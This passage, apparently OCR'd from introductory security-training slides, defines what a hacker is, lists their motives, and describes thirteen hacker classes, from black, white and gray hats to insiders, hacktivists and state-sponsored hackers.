challenge, curiosity, experiment, knowledge, financial gain, prestige, power, peer recognition, vengeance and vindictiveness, among other reasons.



Who is a Hacker?

01

An intelligent individual with **excellent computer skills** who can create and explore computer software and hardware

02

For some hackers, **hacking is a hobby** to see how many computers or networks they can compromise

03


Some hackers' intentions can either be to gain knowledge or to **probe and do illegal things**

Some hack with **malicious intent** such as to steal business data, credit card information, social security numbers, email passwords, and other sensitive data

Who is a Hacker?

A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks. A hacker is an intelligent individual with excellent computer skills, along with the ability to create and explore the computer's software and hardware. Usually, a hacker is a skilled engineer or programmer with enough knowledge to discover vulnerabilities in a target system. They generally have subject expertise and enjoy learning the details of various programming languages and computer systems.

For some hackers, hacking is a hobby to see how many computers or networks they can compromise. Their intention can either be to gain knowledge or to poke around to do illegal things. Some hack with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, and email passwords.



Hacker Classes

01 Black Hats

Individuals with extraordinary computing skills; they resort to malicious or destructive activities and are also known as crackers

02 White Hats

Individuals who use their professed hacking skills for defensive purposes and are also known as security analysts. They have permission from the system owner

03 Gray Hats

Individuals who work both offensively and defensively at various times

04 Suicide Hackers

Individuals who aim to bring down the critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment

05 Script Kiddies

An unskilled hacker who compromises a system by running scripts, tools, and software that were developed by real hackers

06 Cyber Terrorists


Individuals with wide range of skills who are motivated by religious or political beliefs to create fear through the large-scale disruption of computer networks

07 State-Sponsored Hackers

Individuals employed by the government to penetrate and gain top-secret information from and do damage to the information systems of other governments

08 Hacktivist

Individuals who promote a political agenda by hacking, especially by using hacking to deface or disable website



Hacker Classes (Cont'd)

09 Hacker Teams

A consortium of skilled hackers having their own resources and funding. They work together in synergy for researching the state-of-the-art technologies

10 Industrial Spies

Individuals who perform corporate espionage by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas

11 Insider

Any trusted person who has access to critical assets of an organization. They use privileged access to violate rules or intentionally cause harm to the organization's information system

12 Criminal Syndicates

Groups of individuals that are involved in organized, planned, and prolonged criminal activities. They illegally embezzle money by performing sophisticated cyber-attacks

13 Organized Hackers

Miscreants or hardened criminals who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims

